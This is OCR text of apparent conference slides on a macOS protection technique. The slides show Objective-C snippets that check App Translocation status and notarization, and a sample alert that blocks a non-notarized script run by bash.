
Is item User-launched & from the Internet?

…via app translocation status



App Translocation

prevent hijack attacks
(DefCon 2015)



```
void *handle = NULL;|
bool isTranslocated = false;

//get 'SecTranslocateIsTranslocatedURL' (private) API
handle = dlopen("/System/Library/Frameworks/Security.framework/Security", RTLD_LAZY);
secTranslocateIsTranslocatedURL = dlsym(handle, "SecTranslocateIsTranslocatedURL");

//check (will set isTranslocated variable)
secTranslocateIsTranslocatedURL([NSURL fileURLWithPath:path], &isTranslocated, NULL);
```


is item translocated?
(via (private) SecTranslocateIsTranslocatedURL)

Is item Notarized?


…via SecStaticCodeCheckValidity

```
SecStaticCodeRef staticCode = NULL;
SecRequirementRef isNotarized = nil;

//init code ref / requirement string
SecStaticCodeCreateWithPath(path, kSecCSDefaultFlags, &staticCode);
SecRequirementCreateWithString(CFSTR("notarized"), kSecCSDefaultFlags, &isNotarized);

//check against requirement string (will set isNotarized variable)
SecStaticCodeCheckValidity(staticCode, kSecCSDefaultFlags, isNotarized);
```

is item notarized?
(via SecStaticCodeCheckValidity)



In Action
…generic protection, before apple's patch!




bash
is attempting to run a non-notarized script

```
bash (pid: 81772)
  process path:    /bin/bash
  process args:    /private/var/folders/3k/n5t_x54s4y56lgb35…6235354B5EB/d/1302.app/Contents/MacOS/1302

Script
  script path:     /private/var/folders/3k/n5t_x54s4y56lgb35c…6235354B5EB/d/1302.app/Contents/MacOS/1302

2021-04-13 08:35:59 +0000                         ✓ temporarily (pid: 81772)
```

